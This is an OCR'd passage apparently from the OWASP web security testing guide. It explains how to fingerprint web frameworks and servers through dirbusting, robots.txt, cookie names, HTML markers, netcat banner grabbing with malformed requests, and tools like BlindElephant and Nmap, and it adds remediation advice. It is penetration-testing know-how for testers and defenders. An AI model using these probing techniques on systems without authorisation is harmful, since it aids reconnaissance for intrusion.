
The most frequently such information is placed either between <head></head> and in <meta> tags or in the end of the page. Nevertheless, it is recommended to check the whole document - it can be useful for other purposes (such as inspection of other useful comments and hidden fields) Sometimes, however, web developers don't care much about hiding tracks of a framework. It's still possible to stumble upon something like that at the bottom of the page:

Specific files and folders

Apart from information, gathered from HTML sources, there is another approach which greatly helps an attacker to determine the framework with high accuracy. Every framework has its own specific file and folder structure on the server. We pointed out that one can see the specific path from the HTML page source but sometimes they are not explicitly presented there and still reside on the server. In order to uncover them such technique as dirbusting is used. Dirbusting essence is fuzzing target with predictable folder- and filenames and monitoring HTTP-responses thus enumerating server contents. This information can be used both for finding default files and attacking them in next stages and for fingerprinting the web framework. Dirbusting can be done in several ways, example below shows successful dirbusting attack against a WordPress-powered target with the help of defined list and Intruder functionality of Burp Suite.

Request ▲	Payload	Status	Error	Timeout	Length
1	wp-includes/	403	☐	☐	383
2	wp-admin/	302	☐	☐	396
3	wp-content/	200	☐	☐	181

We can see that for some WordPress-specific folders (for instance, /wp-includes/, /wp-admin/ and /wp-content/) HTTP-responses are 403 (Forbidden), 302 (Found, redirection to *wp-login.php*) and 200 (OK) respectively. This is a good indicator that the target is WordPress-powered. The same way it is possible to dirbust different framework plugin folders and their versions. On a screenshot below one can see a typical CHANGELOG file of a Drupal plugin, which both points out on the used framework and discloses vulnerable plugin version.



Tip: before starting dirbusting (which is a useful operation anyway), it is recommended to check robots.txt file first. Sometimes framework specific folders and other sensitive information can be found there as well! Example of such robots file is presented on a screenshot below.


```
User-Agent: *
Disallow: /_my_sql_dumper_/
Disallow: /wp-admin/
Disallow: /wp-login/
Disallow: /privat/
Disallow: /wp-includes
Disallow: /wp-content/plugins
Disallow: /wp-content/themes
Disallow: /cgi-bin
Disallow: /logs/
Disallow: */trackback
Disallow: /category/*/*
Disallow: */comments
Disallow: */comment
Disallow: *respond
Disallow: *?replytocom
Disallow: /impressum
Disallow: /xmlrpc.php
```

Gray Box testing

Please address yourself to watching Monty Python's Flying Circus, I'm sure you'll like it!

Common frameworks

Cookies

Framework	Cookie name

Zope	zope3
CakePHP	cakephp
Kohana	kohanasession
Laravel	laravel_session
1C-Bitrix	BITRIX_
AMPcms	AMP
Django CMS	django
DotNetNuke	DotNetNukeAnonymous
e107	e107_tz
EPiServer	EPiTrace, EPiServer
Graffiti CMS	graffitibot
Hotaru CMS	hotaru_mobile
Impress	ICMSession

CMS	
Indico	MAKACSESSION
InstantCMS	InstantCMS[logdate]
Kentico CMS	CMSPreferredCulture
MODx	SN4[12symb]
TYPO3	fe_typo_user
Dynamicweb	Dynamicweb
LEPTON	lep[some_numeric_value] +sessionid
Wix	Domain=.wix.com
VIVVO	VivvoSessionId

HTML source code

General markers

%framework_name%
powered by

built upon
running

Specific markers

Framework	Keyword
Adobe ColdFusion	<!-- START headerTags.cfm
Microsoft ASP.NET	__VIEWSTATE
ZK	<!-- ZK
Business Catalyst	<!-- BC_OBNW -->
Indexhibit	ndxz-studio

Specific files and folders

Different for each specific framework. It is recommended to install the corresponding framework during penetration tests in order to have better understanding of what infrastructure is presented and which files might be left on the server. However, several good pre-made lists already exist, one good example of them - FuzzDB wordlists of predictable files/folders (http://code.google.com/p/fuzzdb/)

Tools

A list of general and well-known tools is presented below. There are also a lot of other utilities, as well as framework-based fingerprinting tools.


WhatWeb

Website: http://www.morningstarsecurity.com/research/whatweb

Currently one of the best fingerprinting tools on the market. Included in a default Kali Linux build. Language: Ruby Matches for fingerprinting are made with:

- Text strings (case sensitive)
- Regular expressions
- Google Hack Database queries (limited set of keywords)
- MD5 hashes
- URL recognition
- HTML tag patterns
- Custom ruby code for passive and aggressive operations

Sample output is presented on a screenshot below:



BlindElephant

Website: https://community.qualys.com/community/blindelephant

This great tool works on the principle of static file checksum based version difference thus providing a very high quality of fingerprinting. Language: Python

Sample output of a successful fingerprint:

pentester$ python BlindElephant.py http://my_target drupal
Loaded /Library/Python/2.7/site-packages/blindelephant/dbs/drupal.pkl with 145 versions, 478 differentiating paths, and 434 version groups.
Starting BlindElephant fingerprint for version of drupal at http://my_target

Hit http://my_target/CHANGELOG.txt
File produced no match. Error: Retrieved file doesn't match known fingerprint.
527b085a3717bd691d47713dff74acf4

Hit http://my_target/INSTALL.txt
File produced no match. Error: Retrieved file doesn't match known fingerprint.
14dfc133e4101be6f0ef5c64566da4a4

Hit http://my_target/misc/drupal.js
Possible versions based on result: 7.12, 7.13, 7.14

Hit http://my_target/MAINTAINERS.txt
File produced no match. Error: Retrieved file doesn't match known fingerprint.
36b740941a19912f3fdbfcca7caa08ca

Hit http://my_target/themes/garland/style.css
Possible versions based on result: 7.2, 7.3, 7.4, 7.5, 7.6, 7.7, 7.8, 7.9, 7.10, 7.11, 7.12, 7.13, 7.14

...

Fingerprinting resulted in:
7.14


Best Guess: 7.14

Wappalyzer

Website: http://wappalyzer.com

Wapplyzer is a Firefox/Chrome plug-in. It works on only regular expression matching

and doesn't need anything other than the page to be loaded on browser. It works completely at the browser level and give results in form of icons. Although sometimes it has false positives, this is very handy to have notion of what technologies were used to construct a target website immediately after browsing a page. Sample output of a plug-in is presented on a screenshot below.



Vulnerability References

Whitepapers

- Saumil Shah: "An Introduction to HTTP fingerprinting" - http://www.net-square.com/httprint_paper.html
- Anant Shrivastava : "Web Application Finger Printing" - http://anantshri.info/articles/web_app_finger_printing.html

Remediation

General advice: use several tools described above and check scan logs in order to better understand what exactly helps an attacker to disclose your web framework. By performing multiple scans after changes you've done to hide framework tracks, it's possible to achieve better

security level and to make sure of undetectability by automatic scans. Below you may find specific recommendations by framework marker location and some additional interesting approaches.

HTTP headers

Check your configuration and disable/obfuscate all HTTP-headers which disclose information about used technologies. An interesting article about HTTP-headers obfuscation using Netscaler:http://grahamhosking.blogspot.ru/2013/07/obfuscating-http-header-using-netscaler.html

Cookies

It is recommended to change cookie names by making proper changes in corresponding config files.

HTML source code

Check manually the contents of your HTML code and remove everything what explicitly points to the framework. General guidelines:

- Make sure you didn't leave any visual markers disclosing used framework
- Remove any unnecessary comments (copyrights, bug information, specific framework comments)
- Remove META and generator tags
- Use your own css/js and do not store those in a framework-specific folders
- Make sure you're not using default scripts on the page; if using them is needed, obfuscate them.

Specific files and folders

- Remove any unnecessary/unused files on the server. This implies text files disclosing information about versions and installation too.
- Restrict access to other files in order to achieve 404-response when accessing them from outside. This can be done, for example, by modifying htaccess file and adding

RewriteCond / RewriteRule there. Example of such restriction for two common WordPress folders is presented below.

```
RewriteCond %{REQUEST_URI} /wp-login\.php$ [OR]
RewriteCond %{REQUEST_URI} /wp-admin/$
RewriteRule $ /http://your_website [R=404,L]
```

However, these are not the only ways to restrict access. In order to automate this process, certain framework-specific plugins exist. One example for WordPress is StealthLogin (http://wordpress.org/plugins/stealth-login-page)

Additional approaches

- Checksum management
- Purpose of this approach is to beat checksum-based scanners and don't let them to disclose files by their hashes. Generally, there are two approaches in checksum management:
    - Change the location of where those files are placed (i.e. move them to another folder, or rename existing)
    - Modify their contents - even slight modification results in a completely different hash sum, so adding a single byte in the end of the file should not be a big problem.
- Controlled chaos
- A funny and effective method which essence is adding bogus files and folders from other frameworks in order to fool scanners and confuse an attacker. But be careful not to overwrite existing files and folders and to break the current framework!

4.2.10 Fingerprint Web Application

Summary

Web server fingerprinting is a critical task for the Penetration tester. Knowing the version

and type of a running web server allows testers to determine known vulnerabilities and the appropriate exploits to use during testing.

There are several different vendors and versions of web servers on the market today. Knowing the type of web server that you are testing significantly helps in the testing process, and will also change the course of the test. This information can be derived by sending the web server specific commands and analyzing the output, as each version of web server software may respond differently to these commands. By knowing how each type of web server responds to specific commands and keeping this information in a web server fingerprint database, a penetration tester can send these commands to the web server, analyze the response, and compare it to the database of known signatures. Please note that it usually takes several different commands to accurately identify the web server, as different versions may react similarly to the same command. Rarely, however, different versions react the same to all HTTP commands. So, by sending several different commands, you increase the accuracy of your guess.

Test Objectives

How to Test

Black Box testing and example

The simplest and most basic form of identifying a Web server is to look at the Server field in the HTTP response header. For our experiments we use netcat. Consider the following HTTP Request-Response:

```
$ nc 202.41.76.251 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 16 Jun 2003 02:53:29 GMT
Server: Apache/1.3.3 (Unix)  (Red Hat/Linux)
Last-Modified: Wed, 07 Oct 1998 11:18:14 GMT
ETag: "1813-49b-361b4df6"
Accept-Ranges: bytes
Content-Length: 1179
```

Connection: close
Content-Type: text/html

From the *Server* field, we understand that the server is likely Apache, version 1.3.3, running on Linux operating system.

Four examples of the HTTP response headers are shown below.

From an **Apache 1.3.23** server:

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML

From a **Microsoft IIS 5.0** server:

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Expires: Yours, 17 Jun 2003 01:41: 33 GMT
Date: Mon, 16 Jun 2003 01:41: 33 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Wed, 28 May 2003 15:32: 21 GMT
ETag: b0aac0542e25c31: 89d
Content-Length: 7369

From a **Netscape Enterprise 4.1** server:

HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1

Date: Mon, 16 Jun 2003 06:19: 04 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close

From a **SunONE 6.1** server:

HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 14:53:45 GMT
Content-length: 1186
Content-type: text/html
Date: Tue, 16 Jan 2007 14:50:31 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Accept-Ranges: bytes
Connection: close

However, this testing methodology is not so good. There are several techniques that allow a web site to obfuscate or to modify the server banner string. For example we could obtain the following answer:

403 HTTP/1.1 Forbidden
Date: Mon, 16 Jun 2003 02:41: 27 GMT
Server: Unknown-Webserver/1.0
Connection: close
Content-Type: text/HTML; charset=iso-8859-1

In this case, the server field of that response is obfuscated: we cannot know what type of web server is running.

Protocol behaviour

More refined techniques take in consideration various characteristics of the several web

servers available on the market. We will list some methodologies that allow us to deduce the type of web server in use.

HTTP header field ordering

The first method consists of observing the ordering of the several headers in the response. Every web server has an inner ordering of the header. We consider the following answers as an example:

Response from **Apache 1.3.23**

```
$ nc apache.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

Response from **IIS 5.0**

```
$ nc iis.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:13: 52 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:13: 52 GMT
```

ETag: W/e0d362a4c335be1: ae1
Content-Length: 133

Response from **Netscape Enterprise 4.1**

$ nc netscape.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:01: 40 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close

Response from a **SunONE 6.1**

$ nc sunone.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:23:37 GMT
Content-length: 0
Content-type: text/html
Date: Tue, 16 Jan 2007 15:20:26 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Connection: close

We can notice that the ordering of the *Date* field and the *Server* field differs between Apache, Netscape Enterprise, and IIS.

Malformed requests test

Another useful test to execute involves sending malformed requests or requests of nonexistent pages to the server. Consider the following HTTP responses.

Response from **Apache 1.3.23**

$ nc apache.example.com 80
GET / HTTP/3.0

HTTP/1.1 400 Bad Request
Date: Sun, 15 Jun 2003 17:12: 37 GMT
Server: Apache/1.3.23
Connection: close
Transfer: chunked
Content-Type: text/HTML; charset=iso-8859-1

Response from **IIS 5.0**

$ nc iis.example.com 80
GET / HTTP/3.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:14: 02 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:14: 02 GMT
ETag: W/e0d362a4c335be1: ae1
Content-Length: 133

Response from **Netscape Enterprise 4.1**

$ nc netscape.example.com 80
GET / HTTP/3.0

HTTP/1.1 505 HTTP Version Not Supported

Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:04: 04 GMT
Content-length: 140
Content-type: text/HTML
Connection: close

Response from a **SunONE 6.1**

$ nc sunone.example.com 80
GET / HTTP/3.0

HTTP/1.1 400 Bad request
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:25:00 GMT
Content-length: 0
Content-type: text/html
Connection: close

We notice that every server answers in a different way. The answer also differs in the version of the server. Similar observations can be done we create requests with a non-existent protocol. Consider the following responses:

Response from **Apache 1.3.23**

$ nc apache.example.com 80
GET / JUNK/1.0

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:17: 47 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close

Content-Type: text/HTML

Response from **IIS 5.0**

$ nc iis.example.com 80
GET / JUNK/1.0

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Fri, 01 Jan 1999 20:14: 34 GMT
Content-Type: text/HTML
Content-Length: 87

Response from **Netscape Enterprise 4.1**

$ nc netscape.example.com 80
GET / JUNK/1.0

<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent to query this server could not understand.
</BODY></HTML>

Response from a **SunONE 6.1**

$ nc sunone.example.com 80
GET / JUNK/1.0

<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent a query this server could not understand.
</BODY></HTML>


Tools

- httprint - http://net-square.com/httprint.html
- httprecon - http://www.computec.ch/projekte/httprecon/
- Netcraft - http://www.netcraft.com
- Desenmascarame - http://desenmascara.me
- Shodan - http://www.shodanhq.com
- Nmap - http://nmap.org

Automated Testing

Rather than rely on manual bannering and analysis of the web server headers, a tester can use automated tools to achieve the same purpose. The tests to carry out in order to accurately fingerprint a web server can be many. Luckily, there are tools that automate these tests. "*httprint*" is one of such tools. httprint has a signature dictionary that allows one to recognize the type and the version of the web server in use.

An example of running httprint is shown below:



Nmap version detection offers a lot of advanced features that can help in determining services that are running on a given host, it obtains all data by connecting to open ports and interrogating them by using probes that the specific services understand, the following example shows how Nmap connected to port 80 in order to fingerprint the service and its current version

localhost$ nmap -sV example.com
Starting Nmap 6.40 (http://nmap.org) at 2013-09-21 13:20 GST
Nmap scan report for example.com (127.0.0.1)
Host is up (0.028s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Online Testing

Online tools can be used if the tester wishes to test more stealthily and doesn't wish to directly connect to the target website. An example of online tool that often delivers a lot of information on target Web Server, are Netcraft and SHODAN

With Netcraft we can retrieve information about operating system, web server used, Server Uptime, Netblock Owner, history of change related to Web server and O.S.

An example is shown below:

Background

Site title	OWASP	**Date first seen**	October 2001
Site rank	30592	**Primary language**	English
Description	*Not Present*		
Keywords	*Not Present*		

Network


Site	http://www.owasp.org	**Last reboot**	11 days ago
Domain	owasp.org	**Netblock Owner**	Rackspace Cloud Servers
IP address	50.57.64.91	**Nameserver**	dns.stabletransit.com
IPv6 address	*Not Present*	**DNS admin**	ipadmin@stabletransit.com
Domain registrar	pir.org	**Reverse DNS**	www.owasp.org
Organisation	OWASP Foundation, 9175 Guilford Rd Suite 300, Columbia, 21046, United States	**Nameserver organisation**	whois.tucows.com
Top Level Domain	Organization entities (.org)	**Hosting company**	Rackspace
Hosting country	US	**DNS Security Extensions**	*unknown*

Hosting History

Netblock owner	IP address	OS	Web server	Last changed
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	28-Jan-2013
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	18-Jan-2013
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	28-Dec-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	18-Dec-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	28-Nov-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	18-Nov-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	27-Oct-2012
Rackspace Hosting 5000 Walzem Road San Antonio TX US 78218	50.57.64.91	Linux	Apache	17-Oct-2012
Slicehost 9725 Datapoint San Antonio TX US 78225	50.57.64.91	Linux	Apache	26-Sep-2012
